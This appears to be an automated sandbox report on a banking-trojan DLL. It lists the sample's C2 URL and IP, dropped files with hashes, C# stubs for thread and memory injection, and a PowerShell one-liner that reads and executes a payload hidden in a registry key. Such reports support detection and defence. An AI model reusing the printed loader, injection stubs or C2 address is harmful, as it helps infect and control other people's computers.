http://94.140.115.8/drew/BCNeqjF198SdSe826/ArOdCqmPIWdy/mLsvCOAaonH/_2B_2FaHw_2FNP/whZllPw0UWDpWxMk3vD70/ZW7HQlXyVsLFMEnd/ioWk92wZdXi7gVZ/YpqeONxg_2FtJ1pLE0/gkg_2BzOr/T30turd_2FCKY_2FdW3S/SQG35opQqK5eweX5X3z/X5WbnNy0h0F7CgoMJPXQn8/WlhTd00F2BAHX/eC3JkGFi/jMv01ywCxcdZG9_2BXsKQ2k/cWPyDUzVgF/HeX7VJFkhkvecZXZ0/41xqfgFNRUy_/2Fgmw0qSg6Ao/JqGQVxm.jlk	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.35686875 7.0000000005F38000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00014.00000003.369171366.000001ED7862C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.371395758.00000 1AD5FCAC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.371299641.000001AD5FCAC000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.35686875 7.0000000005F38000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00014.00000003.369171366.000001ED7862C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.371395758.00000 1AD5FCAC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.371299641.000001AD5FCAC000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.micro	powershell.exe, 00000014.00000003.329756539.000001ED77FA0000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000014.00000003.329437199.000001ED77FA0000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000014.00000003.369787923.000001ED77FA0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.356868757.0000000005F38000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000014.00000003.369171366.000001ED7862C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.371395758.000001AD5FCAC000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.371299641.000001AD5FCAC000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.140.115.8	unknown	Latvia		43513	NANO-ASLV	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	617384
Start date and time: 28/04/202215:46:16	2022-04-28 15:46:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false

Copyright Joe Security LLC 2022

Report type:	light
Sample file name:	626a983c091a8.tiff.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@24/17@0/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): fs.microsoft.com, config.edge.skype.com.trafficmanager.net, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6312 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:47:26	API Interceptor	1x Sleep call for process: rundll32.exe modified
15:48:03	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:P9smn3YrKkkdcU6ChVsm5emlz9smyib4T4YVsm5emdYxoeRKp54ib49VFn3eGOVJ:dMib4T4YLiib49VoGIpN6KQkj2rIkjhQ
MD5:	F84F6C99316F038F964F3A6DB900038F
SHA1:	C9AA38EC8188B1C2818DBC0D9D0A04085285E4F1
SHA-256:	F5C3C45DF33298895A61B83FC6E79E12A767A2AE4E06B43C44C93CE18431793E
SHA-512:	E5B80F0D754779E6445A14B8D4BA29DD6D0060CD3DA6AFD00416DDC113223DB48900F970F9998B2ABDADA423FBA4F11E9859ABB4E6DBA7FE9550E7D1D0566 31
Malicious:	false
Preview:	PSMODULECACHE.....7B\.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-D ictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....a...C:\Program Files (x8 6)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-Packa geProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-P ackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....3.....[...C:\Program Files\WindowsPowerShell\Modules\Packa geManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save- Package.....Get-Package...

C:\Users\user\AppData\Local\Temp\RES9868.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.995664612989827
Encrypted:	false
SSDEEP:	24:HM2je9E2+fQIDfHlQhKdNWI+ycuZhNeqakSpbPNnq9qd:/QGFyKd41uleqa3pRq9K
MD5:	6587DEF66392DAB6B08BF59A1C8F335D
SHA1:	D3BDF1132EB91B84F76740631C5FB05E1EC06E00
SHA-256:	1538AF45B6819C8771B587E453588ABFE4F027FE368051BEE4FE1757BF7D6007
SHA-512:	E598F1A700D83B9E66F1993D69390C9D13A1F0FAB1847AA7B0F5C22C21C745A2453B9D8CB3CFA724F1D812F82CD8D0765940F50177FF923D27C53FE238EC7D5
Malicious:	false
Preview:	L.....jb.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\o1ul wvct\CSC9597862635B74071BA42F3284427E86E.TMP.....3!A.1../c..#.....4.....C:\Users\user\AppData\Local\Temp\RES9868.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L... .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... 0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.1.u.l.w.v.c.t...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ... D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RESA96F.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped

Size (bytes):	1328
Entropy (8bit):	3.9710842422597117
Encrypted:	false
SSDEEP:	24:HMje9EuZfAt+ov4DfHnhKdNWI+ycuZhNYakS0PNnq9qd:fBALuBKd41ulYa3Uq9K
MD5:	6A48F7D6DEFC4A58B553495102391375
SHA1:	CE2F027ACDF13CD5A8A3831EC5C08A83E7005E97
SHA-256:	46848DC2C4440B7CC5D30DF42845016CC7008B768ED61F96A89D551800EBFB57
SHA-512:	C20E075B4C315F9F79620DE140CAA700BC47149D13348022D6A90492BCFC2B29A5DF135C2BBCAFB00D412D6CE12FD2A8E9FE29173EC5A571CA234A4AAB6851B2
Malicious:	false
Preview:	L...#.jb.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....S....c:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP.....zu.Y..n9.%.m...{.....4.....C:\Users\user\AppData\Local\Temp\RESA96F.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.n.4.r.a.l.5.l...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.....D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_04s3loul.cwz.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gpafcgl0.stl.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\o1ulwvct\CSC9597862635B74071BA42F3284427E86E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.106144324425024
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryqXqak7YnqqZXbPN5Dlq5J:+RI+ycuZhNeqakSpbPNnqX
MD5:	0CA3AAF1332141EC31A3082F63FCC223
SHA1:	275094865A6819117E9F912250B4678A7E47CBE1
SHA-256:	CF1FEF2B2110B06F3E111F93F7C643785D63E3A26635FFA5A025860EC71C529D
SHA-512:	7179731F0F2A12E574C9111AE7FC048DA21AE1310DC94D8820AAA8ED09D70858A07879F3635A04240B703D1D53DCBE00400EC55907C400B814F385E179116EFD

Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.1.u.l.w.v.c.t...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...o.1.u.l.w.v.c.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA/fpM+y:V/DTLDfuQWMBDw9rV5nA/3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C540838BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class bju. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uqvnjbf,uint pmyb,IntPtr rheqdsvorya);.. }..}.

C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.228628350308548
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fDQiGdGqzxs7+AEszIwkn23fDQiGdGP:p37Lvkmb6KRfkNWZEifko
MD5:	0D4B64639A192247DF402E019930BB67
SHA1:	CA1AF61AC898895AC43D1A7CBE6B19EEB309F2D1
SHA-256:	15A70E1E3F2D41533C027174C48ADE604221D1FF09076828E0E094A2B2AAB8ED
SHA-512:	D4E6EF9C54DCD84BA4B58DD5C5B1E827421B1B572794290A2D96052574D4949761950CE3A8560715B8334A30C7FF36BE518A7FDA14610393007E1D6181C820CF
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs"

C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6167081012196842
Encrypted:	false
SSDEEP:	24:etGSG8OmU0t3lm85xWAseO4z8Q64pfUPtkZfPx0xSz3VUWI+ycuZhNeqakSpbPNq:6gXQ3r5xNOzQfUuJJ0xc31uleqa3pRq
MD5:	A1D5C3054EA8FFA5550A29CE9E6F74F9
SHA1:	733D9BE957632F61B0E6E16A7CBC56F4515DD03F
SHA-256:	5609E8BDF9FEA420BD27DFC2199324182BF52C8E57B036B4C1744CE82DE9A87D
SHA-512:	5642AED56E506AA6373CEFB8AC41C6A7D7E642E9011A547A54348445D5EEA69BED2EFC0B313F06362AC30794D93EC544AFECEFE3CB2E9BD3953930D0F8CCCEE9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....jb.....!.....$... ...@..... .....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3...../.(..... 6..... C..... V.....P .....a.....g.....p.....w.....~.....a. ...a...!.a.%...a.....*.....3.0.....6.....C.....V.....

C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.318127705611573
Encrypted:	false
SSDEEP:	24:AId3ka6KRf7EifmKaM5DqBVKVrdFAMBJTH:Akka6C7EumKxDcVKdBJj
MD5:	9220957F6304D18EBE11EEB2E498901F
SHA1:	4AFE215A0ABFE86D27724AD19C757562E85BD206
SHA-256:	7A8B3042CDBAAF872FAD5B137DBD4C29526E2B5D26EC23ADE382C5CBF0F2D9D0
SHA-512:	C242A94B75DB54809816DDE407132F730CF5EC42D196C4DD5F882AE38FA3D1E63239C276094110AF5FA7F3F47BBBAA1D674115D36C298C88504CB56FA0D4F73
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.070250175986324
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryWak7Ynqq0PN5Dlq5J:+RI+ycuZhNYakS0PNnqX
MD5:	7A75DA598ED96E390E25DC6D02BDCD7B
SHA1:	59A35E35426D7A769C59273042375DE1A3DB1CEA
SHA-256:	B4C0AE1F1CA5E0AE438B82750A560A9B4B2B2A6629B91AFF268515EBB9D006AE
SHA-512:	25C938C2B4458FEAEF3B915AF37A4003A3CA8B8CF1FF91B2B8650DB1AA2D99218C2AEF30B1BC6381DE4065390D60997C020F75BB838AA2EDD744B6FB748D3C5B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.n.4.r.a.l.5.l...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...t.n.4.r.a.l.5.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.988829579018284
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ6VMRSRa+eNMjSSRr92B7SSRNAtwy:V/DTLDfuk9eg5r9yeqy
MD5:	80545CB568082AB66554E902D9291782
SHA1:	D013E59DC494D017F0E790D63CEB397583DCB36B
SHA-256:	E15CA20CFE5DE71D6F625F76D311E84240665DD77175203A6E2D180B43926E6C
SHA-512:	C5713126B0CB060EDF4501FE37A876DAFEDF064D9A9DCCD0BD435143DAB7D209EFBC112444334627FF5706386FB2149055030FCA01BA9785C33AC68E268B918D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class buvbcy. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint jujqjjcr,uint fvu);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr fnpqam,uint ecktq, uint arixnpjcmw,uint mbhifa);.. }..}.

C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.178508652415704
Encrypted:	false

SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fMJT9zxs7+AEszIwkn23fMJTY:p37Lvkmb6KRfAT9WZEifATY
MD5:	2AC07CA087D2B630DDE7F8CA8C735F5E
SHA1:	73CAEF5C78A7EA6A779521DDB938AA4C7C67CFF8
SHA-256:	AD71536ED4CC55973C9DE915BC6C784B036CD0BC31FDC72BC19891535A0CE208
SHA-512:	9FFECE26A01583FA5922538757FB3EBCDCC277F41E275DBB0CB4E53A93C2F01CBFE966F397164A2B07C813A48C5E50B2016EC69E98F54A27E16ACA1DBDEF7D2C
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs"

C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.592678879252231
Encrypted:	false
SSDEEP:	24:etGS3/u2Bg85z7xlfwZD6SgdWqtkZfSwzWl+ycuZhNYakS0PNnq:6GYb5hFCD6TWdJSZ1ulYa3Uq
MD5:	56BB941B344F5E00BD719C3B50396B06
SHA1:	BCEDEEBAC6120B395E3CF217828EE9DD8BA8E8CE
SHA-256:	767A6177DB9E00E45FD811D64F595B0D8D816AD6EAC42B46A791E0CB0B17FA95
SHA-512:	C8ED28D50EFED53C2B04BFD3DFDFFB77CBE86005728C9E5575A5912CBA4A041C64EBB3410B227F4982C4820328242A54B7382FF73627D21F01C6B460F498069
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...".jb.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..T.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....2.+..... 9..... K..... S.....P .....`.....f.....o.....s.....z... .....`. ...`...!.`.%...`.....*.....3.+.....9.....K.....S.....

C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.301947942506882
Encrypted:	false
SSDEEP:	24:AId3ka6KRfATSEifATNKaM5DqBVKVrdFAMBJTH:Akka6CATSEuATNKxDcVKdBJj
MD5:	DDC54E3FAE36E0AA75B36EA5C85F4098
SHA1:	A1F1DFF87060524E1C350141B9DE22F2D3067AB5
SHA-256:	EBD48312C734BDFAA4F92726959CF518F1A7D12D31041693AD66109C99BAB7ED
SHA-512:	E0B337A41A8FC17C9458BCBF0860CE75D189025DDBF16952180A82D0868148B61A016CF149D4F3F44D8F763156F627459787461C8CDB3A577274FBF66575782F
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\TestLocal.ps1

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.411852919034256
Encrypted:	false
SSDEEP:	6:QHXv1sr3gK1C+LgyKBM34H6dNH83F1tu4r9iyeqmM:Q39sTN13LgyaI4HscA4cyeHM
MD5:	965E42B72C6150D487D2F6487DF81B2D
SHA1:	A0C711D3725E07226527E96B9B939FAD97C9A20D
SHA-256:	625461A15B47DFC81DBD5EDD7004771F0F23069047F866189D817EFC7DB8BAA0
SHA-512:	19CBF9CBA5F1888510D5C9A24A3C75FF2B5B2323E94CD034D57399D8C676CE2957E56914862BAA79AD0E6B4EA4BE8E0206048A02C4BB64F5F987C32ACDA62AE6

Malicious:	false
Preview:	new-alias -name dvjac -value gp;new-alias -name wsnvbi -value iex;wsnvbi ([System.Text.Encoding]::ASCII.GetString((dvjac "HKCU:\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))

C:\Users\user\WhiteBook.lnk	
Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	838
Entropy (8bit):	3.073236880282747
Encrypted:	false
SSDEEP:	12:8glVm/3BVSXvk44X3ojsqzKtnWNaVgiNL4t2Y+xIBjK:8p/BHYVKVWiV57aB
MD5:	CA1C201059C5BFD5900F5EB2466883CC
SHA1:	BF3670A8C06A4FABC5C410F368E178B353F9166C
SHA-256:	E5717E89B0D46C5E89F39410FA7A9DE94AA6A3301F8AC920F84F1A7179554085
SHA-512:	2273AF46D41B9698B23AEADD8EFBEF80017CFD465B4347CFB99C2FEAE371F39A511288AA64AAFA2E35DD2AD883D8E43D70A65E62C18977C6C6D85E3153041D4C
Malicious:	false
